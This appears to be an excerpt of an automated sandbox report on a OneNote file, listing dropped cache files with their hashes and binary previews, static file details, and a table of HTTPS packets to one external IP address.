C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002A.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	49152
Entropy (8bit):	4.634703909003135
Encrypted:	false
SSDEEP:	384:Rodd/r2z8gXNiEBP+yqEjrD+kcx4mtwjfPWqPor78AvB0ydNz/V/D8LxxzyxELtr:+KNT+ayfdAURdFeMlpxf53F
MD5:	FBD25DE7E59E2285516DF3209351B6A9
SHA1:	203078C192F833AB60A922E25C23B858E1624A6C
SHA-256:	3FD2147B5E9B17B842D48BEFB224D3EAD6476142A4A7973408E8CC3990676E65
SHA-512:	D404F41688A898A84E2791C5DBCB5BE377344211EB243D7B6F93F34064B64E256604A534648970A092FAA308806BEFF367E458CE21765059FE9C10FE5C0D85F5
Malicious:	false
Preview:	j.....&&.....%..>&..... ..0@..0`.....j.....%.....%..Z&..X.... ..0@..0`.....j.....%.....%..... ..0@..0`..8...../...../..n...F.d!.H.i)..... .....EmA.2B..d.~Z.....B...M...@.....S...q..p....e.S...c....v....r....c...../..T.....T$5..\..T.y....T$...%..T....ec.T.....)T....H.0T.....0..... .....e....4.....~.K$.hcM..~.....(...`E.....(...$...B.i.n.o.c.u.l.a.r.s. .C.o.r.n.e.r...j...P.a.g.e.L.o.c.l.D...L.o.c.V.e.r...P.a.g.e.V.e.r.C.o.m.m.e.n.t...P.a.g.e.O.v.e.r.i.d. e...P.a.g.e.N.a.m.e...0...0.0.0.8...1.....0...U.n.t.i.t.l.e.d. .p.a.g.e.....\.....\.....C.....[.%.....%.....G.X...Wg.2.....`...,...L...n...B".....\.....%...ec.....0.....e....4.. .....u.4..G..p.".a.....(...P.u.....(..."...B.l.u.e. .M.i.s.t. .M.a.r.g.i.n...j...P.a.g.e.L.o.c.l.D...L.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002B.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.384433811305364
Encrypted:	false
SSDEEP:	48:LwsLp7LL2zFHYt4DE8onLX1X4XEL9muTcVlrdhSrgV2ktXN1ON9iz6FOylYbq:LwspL2zF4kE8SLXa0L9VTUlRAgji
MD5:	B1CB964764DC49265D1868A8BB436301
SHA1:	9D2FDEAA48BF076D99E9A666D2F0C8E154F01CA1
SHA-256:	08B2EEC718F348212AC99C1C891D54239E22FF8256FCD8A4A25E73A9F14AAB5C
SHA-512:	FA47D4337F2A350D9216D18453E0BFCD91D2A0BF86ED02C9A13E20411A55ECEFE0C5D6C851A969F206C39595A4D79454C44F220FB7B41E335E712F52E0216C1
Malicious:	false
Preview:	2...>.....R...v...F.....2...>.....v...z.....I.....I.qk..B.....LZ.g7.....g7p.T... .z@.3E..g7p.T....z@.3E..g7..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'..... ..... .h;S.!....N...^.....8.Y..=M.....OQe.....f.....I.qk..B.....LZ..... .....h;S.!..... .....h;S.!.....g7.....g7.....g7..... .g7j.....g7T.]...g7.....g7..B...g7H.....g7..B...g7..>.).g7..J.....;.....4...4...4..".....g7..g7..g7..z...y.. x.. .....$.....4...(..7(..7.....;.....4...4...4..... .....g7.....g7....#.g7.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002C.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 814x105, components 3
Category:	dropped
Size (bytes):	12654
Entropy (8bit):	7.745439197485533
Encrypted:	false
SSDEEP:	384:JheN2cq6MLu6MLGu54cHeNzhcmhcDu53eNE3UPkhrxvu:Ji2Wix7fzVsbE3Zm
MD5:	4BCCCDBB4273ECEBE216C84930A8D0B2
SHA1:	FFBF617787E27BC94D9BAF89F2FE34A2BD42794B
SHA-256:	474F9A8C25D5E21192315397EA995B1E11E2C1608157C6E0277688091BFD136A
SHA-512:	DAD73A8C0E293B88685C0C71EF15E0DC95EE39B7FC9F849DE5D634173FD9FA0AF0AA96742D9E94BE03556AA4A817D5001C95A6736EAD5D5DF03661876785EB 74
Malicious:	false
Preview:	.....JFIF.....H.H.....C.....C.....i.....E.....U....V...f..ASTc. .....de.1Qq...!Rb....Ca."r.....B.....b....Ra.....!Qc.....AS.1U.."C...2Bq...$#3%&.....?.....3.....~.....:..g..s"..ic..Vk.f.. :..f..h.....Vk.f.. :..f..h.. ...Vk.f.. :..f..h.....Vk.f.. :..f..h.....Vk.f.. ..0...Q_..X..V5E~..c..X...@u...cTW...0...Q_..;.m.....@w...Q.+....*.4W...IUFh....v..._..wn...dW....y._..v..E~...*...@wn...dW....y._....v..U..@wn ...d..{`;.|U.2g...*.3...:.0?ViN.z.@w...4.M.:m..`~..i7...q...I....J.`I...W..n..PQTiB...6....+..sj.*."...6....+..WA...x..A.....(.N6`..AD.q.....'S...t.Q:.I.....f.]..N..0.. .u8..A....._W..Y...}.C. ..~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~.v..?U..^.r..}..Bep

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002D.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped

Size (bytes):	4096
Entropy (8bit):	4.37618007109245
Encrypted:	false
SSDEEP:	96:YsU61mZYitEpYXNKT9hnIRAdsrtFrjYFAJO:YsU61mhKpYX49hnIRAdotFrjYFKO
MD5:	5FF4ECDB6DA85BD2AF444B0F1D7C9AA7
SHA1:	FFD097AD59BBFD374B2CE0489791E821398198D3
SHA-256:	347159D52D6A2CD0B935C8BE3D8E783992554B6171F4F1DF0F6AF3A3682E79B4
SHA-512:	F256EE7A8CB1DF2F3B588C0BD600668623EFC13BC3C0B268702C3CCD1AFDDEFD02FA0C68736CC54AA79E839B41AF62172C08E25D8945D0D9DCC26E1C9FE9 5E9
Malicious:	false
Preview:	2...>.....R...v...F.....2...>.....v...z.....I.....I.qk..B.....LZ.xo.....xo..^... b.C...xo..^...b.C...xo..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'..'.....IM..I.:.?....R....N... ^.....sb..M.].....f.....I.qk..B.....LZ.....IM..I.:.?....R.....IM..I.:.?....R.....xo.....xo.....xo.....xoj.....xoT.].. .xo.....xo..B...xoH.....xo..B...xo..>.).xo..J.....;.....4...4...4.."....xo..xo..xo..z...y.. x.. .....$.....4...(..7(..7.....;.....4...4...4.....xo.....xo. ...#.xo.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002E.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 728x77, components 3
Category:	dropped
Size (bytes):	2695
Entropy (8bit):	7.434963358385164
Encrypted:	false
SSDEEP:	48:N9YMsguOZgKAz2vcaQU4R8r4BU0/Rc4nbIQdsohw13ZmFLY6KsVvMdBL2mr:/hsEgNz2v5T/rQC67SoWniHK4EdBH
MD5:	B23DE98D5B4AFC269ED7EBFDDECE9716
SHA1:	10AF507A8079293A9AE0E3B96CF63A949B4588AA
SHA-256:	646586CB71742A2369A529876B41AF6A472C35CC508D1AE5D8395D55784814F2
SHA-512:	BBACBE205EC0A4F4E3AB7E2B1DEE36FCF087DDF77C7D18B53AEA4B15984A47C64E19F9B8D8FA568620619CEA0361D94FE7ABEA6E502EC6ECAEFE957F42E D7EE8
Malicious:	false
Preview:	.....JFIF.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222.....M...."..... .....,.....1....!ABQRq.2a."CbS.....Qa1A.....?....{.....i.....I..-D.q.~..\|cS.S...R\..d.8,!.....]f$....Q..di.;~5.....vj... ...MqCe..=.*.f^..=.}.Cm]qCd..s=..u.e..v..t',.....S.s..N...>.d4',...k...N...d..9....G...y....6J.Y.I.{Vf...^B..i.3.z....:5W#4@.S\fj.%..Mb.5.v.5.....S.E..#.v.I.....I.....m..H....D..|.Y|...W. Wf..o..U.0.E..@.T.....'.S../...Z.....lJ..1K..rl...T.f.>.+.N..o.....\..^u.....e..q.qK.GXP..-...F8".;5J...]Y.....j.a.,R.....J.N.....z}<qu..J.)`.}X:..}.....B...[. .....,B.).b.....(Y.O....c\.o.e&.W.#Bo..N|..N8.#J.>1D.1..b.&....q.#..UT%,.d.....m&..^...VXA..b.nbTV~.....^.....q..#./.I..=Q..=..Y.*.lb...VZ+.....Y.....'.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002F.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.364790780850042
Encrypted:	false
SSDEEP:	48:7inbsReAKgBtWgqgE/E7saXEg29h28clrdhSrD5gatXgw9XLt:7inbslK+0gjE/GsaXEg29h28YRAVgaZ
MD5:	E87723CEF5F2A229FB9527391693E815
SHA1:	21CBD1FEE204D566B48C8D4A814FCE5CFF71124D
SHA-256:	E188C7089CE3F9A5DCE4E6F75A5C2BA4B1B1399C0F85D8EAEBB501E9DD5ECA12
SHA-512:	BC440F1C30467843EB0F32904E45F03CC777D03BF62E998ECF1E09D8474D1C79155B4255FBD5F3E45A364A4D6AD70C744494C862BB70449E9B9EC6CF88EE1D2 6
Malicious:	false
Preview:	2...>.....R...v...F.....2...>.....v...z.....I.....I.qk..B.....LZuM.....uM...W... ..h...=uM...W.....h...=uM...I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'..'.....IA.?.=.. .tZ.]....N...^.....D.5....F.....m.....f.....I.qk..B.....LZ.....IA.?.=...tZ.]....IA.?.=...tZ.]....uM.....uM.....uM.....uM. j....uM.T.]..uM.....uM..B..uM.H....uM...B..uM...>.)uM...J.....;.....4...4...4.."....uM..uM..uM...z...y.. x.. .....$.....4...(..7(..7.....;.....4...4...4..... uM.....uM.....#uM.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002G.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 69x630, components 3
Category:	dropped
Size (bytes):	11040
Entropy (8bit):	7.929583162638891
Encrypted:	false

SSDEEP:	192:u99+91V42ho91V42ho91V42ho91V4235z9pUkDCyixxo4PS6b8tEy3BcWWhhSy0b:ubKD4/D4/D4/D4uzX38u4PNYJ2zhhmb
MD5:	02775A1E41CF53AC771D820003903913
SHA1:	2951A94A05ECF65E86D44C3C663B9B44BAD2BC9D
SHA-256:	83245F217DEAE4A4143B565E13C045DBB32A9063E8C6B2E43BB15CD76C5F9219
SHA-512:	5A1FCC24BDD5EE16BC2C9BACF45BCECF35ED895EAC22D2C4EE99C1B7E79C8E8B9E5186E3D026BA08FF70E08113F0A88FBF5E61C57AF4F3EA9BA80CE9F334 10E9
Malicious:	false
Preview:	......JFIF.....H.H.....C.....C.....v.E.....S.....A a..!12Qqw.....3568rv.....".....4Btu.....#Rs.(W..bg.....D.....1..2.!4Aqrs....Qa.....t..."3BRb....#.$S.Cc.....?...K/h._+.N6.-.a...5...;.r...,... 0B.s(..zp..4.%r|q..E.Q^.../...C.R..?u.q8XN.>.e..:..gJ...._.n>.70G,..(.....3b.&.5m...Q./...7Ie..k....e.l6..&..`Gt.P.Y^r...=..Y.e...N.B...O.#..J+.....u.V;G.'.....V.]8..C.].....E... ..c..w&lX..f..\T.J?...F,...m|..93.....,.....+.R..WG...%.....(@.....p].iEz<.8.^...J.h.....a8P.1.....(z..y~.....H.Z^.>..<.....L.k..IG...R.(.%..m....&u...B|.....@]ey.W.J...!d..R.8...[..>8.... (.G.....!.)X.....,'..F2.Z.t..Aw./..Z..#..i.kK.....b.i...qR.(....RE.....O.XP.#..(...9J..]...,.2.[w....KrW'...tY.....{~.:.+..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002H.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.4570426157069045
Encrypted:	false
SSDEEP:	96:u7sPY4SUxb4AgCrWEP3FIXC3j987SidkRLwJ4g4qUbW49jzZx4v4g4cg494:KsPY4SUp4AgCf/7XCz9ESidkRLwJ4g4l
MD5:	FB4C81A4108441985866AF91C08486C9
SHA1:	10028D31ADBFD3C414097CB9C6898AE544608275
SHA-256:	67845C116109E6FA06F854C4A22D9B8BEFF23A75608A4EF2D510F5284F7ECF75
SHA-512:	EB8CAC132408B96A59C4063D25479651AE4E3648D986BEB338A26C0F15E93A5C2A2057F01A0E94DF36EA25BABF5902E5258B91BDEEB6D3104FF195A5FCF4154 4
Malicious:	false
Preview:	2...>.....p...v...d.....?....?.....2...>...L.....v.....I.....I.qk..B....LZz.....z..C..5.. .+T7f'.z..C..5...+T7f'.z....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....o.j....4...Je.....N ...^.....".MG.\I.D.....Z..... ....I.qk..B.....LZ.....o.j....4...Je.....o.j....4...Je.....z.....z.....z.....z..j....z..T%c..z..... .z....G..z....H..z....>..z.....z.. .3.....;.....4...4...4..".....z...z...z....z...y.. x.. .....$.....4...(..7(..7.....;.....4...4...4.....z.....z.....#z..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002I.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 105x441, components 3
Category:	dropped
Size (bytes):	2268
Entropy (8bit):	7.384274251000273
Encrypted:	false
SSDEEP:	48:N9YMn9H5gXlM26vroVXWxyNnl1LmLR+rn4FOeewGhDbby:/h9SlMdgm09ll8R2/rby
MD5:	09A7AE94AA8E517298A9618A13D6E0E2
SHA1:	FA5181A7414BA32F816BF0C4278EC20C615E8B1A
SHA-256:	3C68C7EE798E62A4A99C740153F3980D7DF029605C843410942C7F85E794823B
SHA-512:	074E9A2BE2039D0AFEAD360157550B934FABD0CB86B5AF476C1FBC885EE60331F5A68EAF70BF76E23C8248A20FB900346839F4AA8892370B5889E64948DCC6E 2
Malicious:	false
Preview:	......JFIF.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222.....i.."..... .....3.....!.A..1Q."q.2BRa.b...#$..... .....!12AqQ.....?..D.z.4....;.....7...3.t<!..d.O.....+O+.;.z6.4cz7E.....U.Z)-..@..y..... ....}(W...<.xv/...5.ew.....yN....n.Tk.Tm.Ty.vA=...T..U....h...e.8.5%....'.....e^.....L.g.$.~e..O.._..... .F`.....xnL.<.....]jfv...}..\G..c.....-%...#.C.\|.].`..^..W..c..B..5D.QSTaZ.5A =....BU..z%.4.h.6..=..U...W.$..l...7.:.....IPQT_...~..i..x....~.l.|.n.J..TV.21.Tg.....j.z!+.-....."j.j...)*..TT...."....T.Tc.**j.....j.z!*.h...&.&..&..e.%..TksTW%G .?".l+$..c._9..[x...TU.....i~X..#'.qm?ttO.....}*.i...q.....9..r..?..W..d.w...f;..q...tZh..0.....2.....OD%Q-.....$.....56.K.O...y._..*_C.k..p9.p..O..vu...'.....0v

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002J.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 76x97, components 3
Category:	dropped
Size (bytes):	784
Entropy (8bit):	6.962539208465222
Encrypted:	false
SSDEEP:	12:869YM8fij0W/xfuCp7ovv1bidiMn3bGi6AETQcdH8SADjoZgV6v9jUEvS3/g:N9YMWeI424diMn3yinsQeHvADu9QEvJ
MD5:	14105A831FE32590E52C2E2E41879624
SHA1:	078FA63FC7DB5830E9059DF02D56882240429D90

SHA-256:	D0A3A1C3CD63C4023FE5716CBE2C211307D0E277E444D9EF76C7FC097A845FD4
SHA-512:	8FC0ED24E8EC14C46EA523D9265DE28F85C5FC57AA54AD5B9CA162E95F79221E2AD3DD67D1293CF756B67F3D3DECAE122254134EA8D4D00DDED02114B5383 47
Malicious:	false
Preview:	......JFIF.............C.................................. $.' ",#..(7),01444.'9=82<.342...C...........2!.!22222222222222222222222222222222222222222222222222......a.L.."................. ....-........................!A."1.Qbq....2Ba...1............?.....3.Ty\......vs....>.>..a.W..s89.d...Z}......rz...`...Z.r.do....u.W.%....gf.>.L..xz... .B8=w...g.~g."HD...$..IKJ......nn..*ly..I....L...\q...Q;6.KrxZ.,...j$..ZQ..)f...q`.*..C1..cZ2]-..\.~..J.....^..(.f..9m?..C.NI.UL..X.fy.Z.........+n....r."Z...d..R./\.#...kd.D.5.!...h.3*s-+.. .....Xjt..}i..rK..y.../>u..]N.....Y..J......1.x./.....F6.......I...._3...k.sM.+..v;.%|.f.~.......:y....S....UKovh...W'........lF... ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002K.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	2.7226669246302655
Encrypted:	false
SSDEEP:	48:iSNsrQGaH1UVlBbkFbdL4QltUEwwrYjcXgjc9PmLINhrdQVr1xtX2VRV55:5sr5G1ULVkBxFlWEHXXv90I3RQ5TWN
MD5:	5F3CDB78EA865673FAB4D8CC0A0E44C9
SHA1:	890B7A5E51C8630C6BAE32CC1D6D54991C50F945
SHA-256:	F00EBC7D1F7BB5B092398D3D567C3E490D0300762759062A91E5B2147C5BB4B3
SHA-512:	80239F7FE4D77E583D559BE67CD56B64003387F8F6599090C658C54BCD1DE80C645BC32F3577414FDD457E470F54E5F157D0C3836B5B46B9B4EE2551A12CCB5
Malicious:	false
Preview:	2...>...........v...2...>...........v...............................I.......I.qk..B.....LZM U.....M UE....4......M UE....4......M U..I.qk..B.....LZ.I...............................I.......I..I.t.....I...4..'...'.............B..h.i.&=..n......N.. .^...............M.=.G.O.......d..^....I.qk..B.....LZ............B..h.i.&=..n..........B..h.i.&=..n...........M U.....M U.....M U.......................................M Uj....M UT.I..M U.....M U..Q..M U..Q..M U..>..M U.....M U .3..................;........4...4...4.."..............M U.M U.M U..z...y.. x.. ....$........4...(..7(..7.......................;........4...4...4.........M U.....M U....#M U...

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002L.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 95x498, components 3
Category:	dropped
Size (bytes):	3009
Entropy (8bit):	7.493528353751471
Encrypted:	false
SSDEEP:	48:aRCTf+0hagMrbAZMJShPdvF/5OzlQFlDF7npkDdWvVBTEnBLT6NrgCX0:D+0YgMrApL553JtEdEVcL2NcX
MD5:	D9BD80D40B458EDB2A318F639561579A
SHA1:	83BA01519F3C7C1525C2EA4C2D9B40F28B2F2E5E
SHA-256:	509A6945FACFB3DDC7BE6EE8B82797AD0C72DB5755486EE878125A959CC09B59
SHA-512:	C368499667028180A922DD015980C29865AEF4A890C83E87AE29F6A27DC323DD729E6FB1C34A2168A148E6A7A972F65A5FC8ACE6981AF1D4E7057D99681CB36
Malicious:	false
Preview:	......JFIF.....H.H.....C...................................... ! .."**"555556666666666...C.....................&.....&,$ $,(+&&&+(//,,//666666666666666........_...:. ....r.!12BQ...3Aaq.."CRb.....#4$c.S..1A............?..p..-.....u0$.......l......)..o.FTd..DG....... .t*e..jO..Z.U......r..j.O.,..VD./.....V5D .&......A..Zi....E.N....*..........#..M<|.2.Y.../QO.x.cTM4......+.F;V.x.de*....]e..O.x.c\Y........r..j.O.,..T...hw..k.^.[B..J.sEl.w.x.m.5%zzt0..T.......b..<\.3Q..W</..!.xh6..Z..\.+M.o.Y..1.. ....#.........|.a.l.KR>..U......e....@...\.1Z...Y...[....F.6.t.#..Z,.x.Q..[`.X......#........W</..TM..-H...V....Tf..........r..j.x.df.f.....#..l.KR>..U......e....@...\.1Z...Y..Y.us....D.)....Uh. ...FkYm.m`P...W .V.g..FjVj.\..1Q6.t.#..Z,.x.Q..[`.X......#........W</..TM..-H...V....Tf..........r..j.x.df.f.....#..l.KR>..U......e....@...\.1Z...Y..Y.us....D.)....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002M.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 700x114, components 3
Category:	dropped
Size (bytes):	2266
Entropy (8bit):	5.563021222358941
Encrypted:	false
SSDEEP:	24:TuRCTP9rSTfIEe1HbcVY1YbDXq8eCI0bf2QQe0GVDQAzZw:aRCTN7HbcW1YbDXq+I07Ien0AVw
MD5:	DB8A181E3F0EAD4A9472099E42ED6BE3
SHA1:	92096AF05CC6167B1AA816811A1160B809393FA2
SHA-256:	E9746B4E9AE9CE7B3B0068779DB3E113E2DFC9880F25373D745D0E700E69A906
SHA-512:	A9E246E10E28D057090BA9F034ECE6131780D7F794C5C9421523388997C7EDFBB49BC32B863B6C6668911B359C304AA54969B48CB9234950D5CECD2A6F3EFFF
Malicious:	false

Preview:	......JFIF.....H.H.....C..... ! .."**"555556666666666...C.....&.....&,$ $,(+&&&+(//,,//666666666666666.....r.....5. .....!1AQ..2a...."Rq..#3BSr..C.....?...X.....U...j...F.W.V]'KV.uWt.iT...{.....`.(.....V%..=.....z.....V..ct+.U.B...@..... .....{.....5.....0...x4....c..;.....+.....\|.7E.%.9.1+}..d.....+.V#.P.HUL.E...g.li...8.>U.";0pi.]5.\..zo..."@.....y.6.mLN..S.....@...i..A..p... ....~\|V9.+.Xy.....+,L.....7Z7..p...-X...\.....:-...i....v.1...-..H....9.zk....l....^.....:.."^.t.Q.F...X..B..$.....a.%f&3..1.5+.X..'b7bwr.).e.x....!...H...aa_..kD... b..g..p..K^.k..qX.[,.....Q...U..x...YMvj...w..:k.....j.W.8..4....c.u.}m.....o.=@.....j.S.t.|.....5h.y.%.~...G

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002N.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.338845005632309
Encrypted:	false
SSDEEP:	48:YuX5cs5iSm+zqum2Z8t4PxEgJXgoGt9+NoZrdQqriBfG2BXNFv+JVZxH541:YNsyh2Z8mZEwXgxt9+NgRQyQG2K4
MD5:	92787237561D5A4C9121AF982EEFB241
SHA1:	F2E990CC8428D7096E42F5EA44C24C9E408187F6
SHA-256:	BE9CC23A1B178CE3F0E21B7A341D8E44852B552B6BD029241CDAC4E0D502059D
SHA-512:	2251F37B90A20B99759E0934C664029BE48F0929848D7F452D4CFCA03214DD04263AEA23EFEFF8DEFDE808206D11C2318CFD07C1607B673FE280F99E28B6AF6
Malicious:	false
Preview:	2...>.....P...v...D.....?....?.....2...>...,.....v...x.....I.....I.qk..B.....LZ.....$..#s ....%.....$..#s....%.....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....L...U..a.L."A.....N. ..^.....|.....dB.U.S.....f.....I.qk..B.....LZ.....L...U..a.L."A.....L...U..a.L."A.....j.....T.]..... .....B.....H.....B.....>.).....J.....;.....4...4...4.."....z...y.. x.. .....$.....4...)..7)..7.....;.....4...4...4.....#..... .....

Static File Info

General


File type:	data
Entropy (8bit):	5.753059568472537
TrID:	• Microsoft OneNote note (16024/2) 100.00%
File name:	Note.one
File size:	159160
MD5:	95f95c0cda4f5b050fdca00b02323d88
SHA1:	ec1daeab8b4aee1abeec3df3b82efe314c328bb9
SHA256:	636f8f5fa6d17d092007a750a38cbe4d171e608eab5b8264dbfa35209529cb9a
SHA512:	af0dfcd9ea68fcaa49cf86e41b9e9cb380a38e78ec791450ce141d1fc277dcda8bfb8fdd96dc3fc7e98acf9a5cd193ec68ce7554baa79e37ee3c1a20cbd0fb15
SSDEEP:	1536:fevY6z54EJ+ytgXIeZCXIokE9Kkf2oY7LLw7wDzKiivL4w1jr8TYEo7H2x0R6ZLg:2gS2EJbyYeMYkKkyX3DWvLLATijRgLg
TLSH:	0CF3D026B581864AC72A41390DE76FB47373BD029491671FDFB61E2C5DF0288CC9469F
File Content Preview:	.R\ {...M..Sx.)..5._....O....7.....?.....I.....*...*...*...*.....@.....h.....8f.....0....m.....u.w"U9.E..\,u..J7.....R.. @..N.&..5.....

File Icon

Icon Hash:	d4dce0626664606c

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 7, 2023 19:48:31.395582914 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:31.395648956 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:31.395811081 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:31.402740002 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:31.402791023 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:31.726811886 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:31.727056026 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:31.728821039 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:31.728853941 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:31.729279995 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:31.754306078 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:31.796412945 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.344620943 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.398144960 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.398236990 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.445048094 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.496787071 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.496814966 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.496932983 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.496998072 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.497010946 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.497036934 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.497118950 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.497308016 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.497354031 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.497642040 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.497870922 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.497880936 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.497896910 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.498114109 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.498136997 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.498183966 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.498373985 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.651720047 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.651743889 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.651874065 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.651982069 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.652040958 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.652071953 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.652225971 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.652297020 CET	49827	443	192.168.11.20	148.163.69.171

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 7, 2023 19:48:32.652601004 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.652651072 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.652827978 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.652827978 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.652893066 CET	49827	443	192.168.11.20	148.163.69.171
